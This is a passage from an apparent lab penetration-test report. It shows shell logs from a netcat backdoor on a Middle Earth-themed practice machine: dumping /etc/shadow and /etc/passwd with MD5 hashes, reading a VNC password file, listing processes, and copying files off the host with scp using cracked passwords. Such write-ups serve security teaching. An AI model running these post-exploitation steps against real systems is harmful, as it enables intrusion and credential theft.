
Figure 13 Backdoor entry via netcat, listing the contents of the current directory and identify current account



```
cd ../..
ls
bin
boot
dev
dvl
eclipse
etc
home
honeynet.org
lib
lost+found
mnt
opt
pentest
proc
root
sbin
sys
tmp
usr
var
pwd
/
```


Figure 14 traversing to the highest possible access and again listing directory contents

2. From here we were able to begin internally scanning and exploring the system identifying folders and files of interest including the password and shadow file. Clark's Red Team Field Manual (2014) provided locations for files of interest. Of interest the passwords for frodo, bilbo, samwise and faramir feature the prefix $1$ indicating a md5 hash, these were taken on for further exploitation, see vulnerability 3.




```
cat /etc/shadow
root:$1$pk21HW3B$bmfPRjQH86asd6rHNRPLB0:16544:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
postgres:!:13568:0:99999:7:::
frodo:$1$KaKrj3BJ$TIBxy4Jh9UwfSnaR4eU780:16544:0:99999:
bilbo:$1$2pr09m3B$M0QP44TK/JWhCZz/VkWxF1:16544:0:99999:
samwise:$1$gxl1Co3B$UoYqKk45Fy0T/.lqu77lg/:16544:0:9999
faramir:$1$f/01zp3B$eHKPnIPINGtUmLZY6ZEzK1:16544:0:9999
cat /etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
```

Figure 15 displaying shadow and passwd file contents



```
cd
cd .vnc
pwd
/root/.vnc
ls -l
total 648
-rw-r--r-- 1 root root 388307 Nov 15 10:59 MiddleEarth:1.log
-rw-r--r-- 1 root root      6 Nov 15 00:11 MiddleEarth:1.pid
-rw-r--r-- 1 root root 237736 Apr 19 22:55 MiddleEarth:2.log
-rw-r--r-- 1 root root      5 Apr 19 17:03 MiddleEarth:2.pid
-rw-r--r-- 1 root root   3058 Jan 18  2009 bt:1.log
-rw-r--r-- 1 root root      6 Jan 18  2009 bt:1.pid
-rw------- 1 root root     16 Jan 18  2009 passwd
-rwxr-xr-x 1 root root    128 Jan 18  2009 xstartup
cat passwd
�or�%����or�%���
```


Figure 16 Displaying VNC passwd contents



```
cd /tmp/
ls
gconfd-root
hsperfdata_root
kde-root
ksocket-root
orbit-root
sess_022e0a6580e9320be4b1d70f997485e8
sess_0f5b96b7acca47ae267aad29b5a00afb
sess_186e4ad647988eed9750eb670e54412b
sess_4b14f0d55e05630f0179524396b80466
sess_4c798f5d3b35d0c1262c4775ec1e4347
sess_6c826a38cf7cb1f3f4968893d6931d9e
sess_734b56231e8a01fb8ac77d43a4c17a6b
sess_84066e554fd7e628b1c9d1d0a271b294
sess_8546c0c7d5dbfa2b6dde840ce5533eaf
sess_9afea4676bc92262dccdd442c87aeb0d
sess_a08a847aea18048a91d0d53fc675164a
sess_b775bdf88ef8a720674041e0695726aa
sess_bf8b0b545f57812ff4033ec029b0edd1
sess_d82a43aea16ce447928cbbd075fd4df3
sess_e439e7f30beafddc32502406b8e3252c
sess_eb3ff80d72010b9a7d17c5f7b14e2ecb
sess_f4b63fec2e8510b038b0017e8a10b1e2
test.txt
wc -l test.txt
1 test.txt
cat test.txt
Put me in your report
```


Figure 17 tmp files

3. With our privileges, we could display valuable system info including the systems RAM usage and running processes including Wireshark[9], a process a hacker may want to stop with a kill command.




```
cat /proc/meminfo
MemTotal:       2073116 kB
MemFree:        1377612 kB
Buffers:         206108 kB
Cached:          169976 kB
SwapCached:           0 kB
Active:          323560 kB
Inactive:        155512 kB
HighTotal:      1179584 kB
HighFree:        900312 kB
LowTotal:        893532 kB
LowFree:         477300 kB
SwapTotal:            0 kB
SwapFree:             0 kB
Dirty:               64 kB
Writeback:            0 kB
AnonPages:       103004 kB
Mapped:           49880 kB
```

Figure 18 System RAM info



```
ps aux
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   716  264 ?        Ss   17:00   0:03 init [3]
root         2  0.0  0.0     0    0 ?        SN   17:00   0:00 [ksoftirqd/0]
root         3  0.0  0.0     0    0 ?        S<   17:00   0:00 [events/0]
root         4  0.0  0.0     0    0 ?        S<   17:00   0:00 [khelper]
root         5  0.0  0.0     0    0 ?        S<   17:00   0:00 [kthread]
root        96  0.0  0.0     0    0 ?        S<   17:00   0:00 [kblockd/0]
root        97  0.0  0.0     0    0 ?        S<   17:00   0:00 [kacpid]
root       247  0.0  0.0     0    0 ?        S<   17:00   0:00 [ata/0]
root       248  0.0  0.0     0    0 ?        S<   17:00   0:00 [ata_aux]
root       249  0.0  0.0     0    0 ?        S<   17:00   0:00 [ksuspend_usbd]
root       252  0.0  0.0     0    0 ?        S<   17:00   0:00 [khubd]
root       254  0.0  0.0     0    0 ?        S<   17:00   0:00 [kseriod]
root       276  0.0  0.0     0    0 ?        S    17:00   0:00 [pdflush]
root       277  0.0  0.0     0    0 ?        S    17:00   0:00 [pdflush]
root       278  0.0  0.0     0    0 ?        S<   17:00   0:00 [kswapd0]
root       279  0.0  0.0     0    0 ?        S<   17:00   0:00 [aio/0]
root       280  0.0  0.0     0    0 ?        S<   17:00   0:00 [jfsIO]
root       281  0.0  0.0     0    0 ?        S<   17:00   0:00 [jfsCommit]
root       282  0.0  0.0     0    0 ?        S<   17:00   0:00 [jfsSync]
root       283  0.0  0.0     0    0 ?        S<   17:00   0:00 [xfslogd/0]
root       284  0.0  0.0     0    0 ?        S<   17:00   0:00 [xfsdatad/0]
root      1011  0.0  0.0     0    0 ?        S<   17:00   0:00 [scsi_eh_0]
root      1056  0.0  0.0     0    0 ?        S<   17:00   0:00 [exec-osm/0]
root      1061  0.0  0.0     0    0 ?        S<   17:00   0:00 [block-osm/0]
root      1083  0.0  0.0     0    0 ?        S<   17:00   0:00 [kcryptd/0]
root      1084  0.0  0.0     0    0 ?        S<   17:00   0:00 [kmpathd/0]
root      1085  0.0  0.0     0    0 ?        S<   17:00   0:00 [ksnapd]
root      1086  0.0  0.0     0    0 ?        S<   17:00   0:00 [kmirrord]
root      1091  0.0  0.0     0    0 ?        S<   17:00   0:00 [kjournald]
root      1173  0.0  0.0  1808  552 ?        S<s  17:00   0:00 /sbin/udevd --daemon
root      2346  0.0  0.0     0    0 ?        S<   17:00   0:00 [kpsmoused]
root      2449  0.0  0.0  1716  668 ?        Ss   17:00   0:00 /usr/sbin/syslogd
root      2452  0.0  0.0  1568  380 ?        Ss   17:00   0:00 /usr/sbin/klogd -c 3 -x
root      2513  0.0  0.0  3688 1072 ?        Ss   17:00   0:00 /usr/sbin/sshd
```

Figure 19 Running Processes




```
root      4577  0.0  1.4 52868 30848 ?        S    17:04   0:02 wireshark
```

Figure 20 Including Wireshark


[9] Wireshark is a network protocol analyser

4. Creation of a full directory list for investigation, should we wish to identify additional interesting files, was also possible. This process is likely to have been extremely overt creating a 3.35MB file.



```
tree -f -a >tree.txt
head tree.txt
.
|-- ./bin
|   |-- ./bin/AutoScan_Agent
|   |-- ./bin/AutoScan_Network
|   |-- ./bin/[
|   |-- ./bin/arch
|   |-- ./bin/ash
|   |-- ./bin/awk -> gawk
|   |-- ./bin/basename
|   |-- ./bin/bash
tail tree.txt
    |       |           `-- ./var/tmp/texfonts/source/jknapp
    |       `-- ./var/tmp/texfonts/tfm
    |           `-- ./var/tmp/texfonts/tfm/jknappen
    |               `-- ./var/tmp/texfonts/tfm/jknappen/ec
    |                   |-- ./var/tmp/texfonts/tfm/jknappen/
    |                   `-- ./var/tmp/texfonts/tfm/jknappen/
    `-- ./var/xen
        `-- ./var/xen/dump

64657 directories, 592460 files
```


Figure 21 Full Directory list created



```
cd /home/bilbo/
ls
Put_Me_In_Your_Report_Bilbo_Baggins.jpg
tree.txt
tar -czf bilbo.tar.gz tree.txt Put_Me_In_Your_Report_Bilbo_Baggins.jpg
ls
Put_Me_In_Your_Report_Bilbo_Baggins.jpg
bilbo.tar.gz
tree.txt
ls-l
bash: line 12: ls-l: command not found
ls -l
total 62472
-rw-rw-rw- 1 root root    72299 Nov 15 10:55 Put_Me_In_Your_Report_Bilbo_Baggins.jpg
-rw-r--r-- 1 root root  3817148 Apr 19 22:27 bilbo.tar.gz
-rw-r--r-- 1 root root 60005247 Apr 19 22:10 tree.txt
```

Figure 22 File zipping for extraction


5. Navigating to the personal folders allowed us to extract files of interest via SSH using the passwords identified from the website directory traversal attack.



```
root@tom:~# ssh bilbo@83.105.119.24
The authenticity of host '83.105.119.24 (83.105.119.24)' can't be established.
RSA key fingerprint is SHA256:EQ33VHd04/NVRe+/+/pH7OlztIGVgf9aE1GGlfxRQjw.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
root@tom:~# scp bilbo@83.105.119.24
usage: scp [-12346BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-l limit] [-o ssh_option] [-P port] [-S program]
           [[user@]host1:]file1 ... [[user@]host2:]file2
root@tom:~# scp bilbo@83.105.119.24:tree.txt /root/Desktop
The authenticity of host '83.105.119.24 (83.105.119.24)' can't be established.
RSA key fingerprint is SHA256:EQ33VHd04/NVRe+/+/pH7OlztIGVgf9aE1GGlfxRQjw.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
root@tom:~# scp bilbo@83.105.119.24:tree.txt /root/Desktop/
The authenticity of host '83.105.119.24 (83.105.119.24)' can't be established.
RSA key fingerprint is SHA256:EQ33VHd04/NVRe+/+/pH7OlztIGVgf9aE1GGlfxRQjw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '83.105.119.24' (RSA) to the list of known hosts.
bilbo@83.105.119.24's password:
tree.txt                                                                6% 3560KB 106.1KB/s   08:38 ETA^
Croot@tom:~# scp bilbo@83.105.119.24:bilbo.tar.gz /root/Desktop/
bilbo@83.105.119.24's password:
bilbo.tar.gz                                                          100% 3728KB 103.6KB/s   00:36
root@tom:~# scp faramir@83.105.119.24:Put_Me_In_Your_Report_Faramir.png /root/Desktop/
^[[D^[[Cfaramir@83.105.119.24's password:
Put_Me_In_Your_Repor 100%  416KB 104.0KB/s   00:04
root@tom:~# scp Frodo@83.105.119.24:Put_Me_In_Your_Report_Faramir.png /root/Desktop/
Frodo@83.105.119.24's password:
Permission denied, please try again.
Frodo@83.105.119.24's password:
Permission denied, please try again.
Frodo@83.105.119.24's password:
Permission denied (publickey,password,keyboard-interactive).
root@tom:~# scp Frodo@83.105.119.24:Put_Me_In_Your_Report_Frodo.png /root/Desktop/
Frodo@83.105.119.24's password:
root@tom:~# scp frodo@83.105.119.24:Put_Me_In_Your_Report_Frodo.png /root/Desktop/
frodo@83.105.119.24's password:
Permission denied, please try again.
frodo@83.105.119.24's password:
root@tom:~# scp bilbo@83.105.119.24:Put_Me_In_Your_Report_Frodo.png /root/Desktop/
bilbo@83.105.119.24's password:
Put_Me_In_Your_Report_Frodo.png                                       100%  742KB 106.0KB/s   00:07
root@tom:~# scp bilbo@83.105.119.24:Put_Me_In_Your_Report_Samwise.png /root/Desktop/
bilbo@83.105.119.24's password:
scp: Put_Me_In_Your_Report_Samwise.png: No such file or directory
root@tom:~# scp bilbo@83.105.119.24:Put_Me_In_Your_Report_Samwise.png /root/Desktop/
bilbo@83.105.119.24's password:
Put_Me_In_Your_Report_Samwise.png                                     100%  163KB  81.5KB/s   00:02
root@tom:~# scp bilbo@83.105.119.24:Put_Me_In_Your_Repo
r
root@tom:~# scp bilbo@83.105.119.24:tmp.tar.gz /root/Desktop/
bilbo@83.105.119.24's password:
tmp.tar.gz                                                            100%   10KB   9.8KB/s   00:00
root@tom:~# ls
```

Figure 23 file extraction

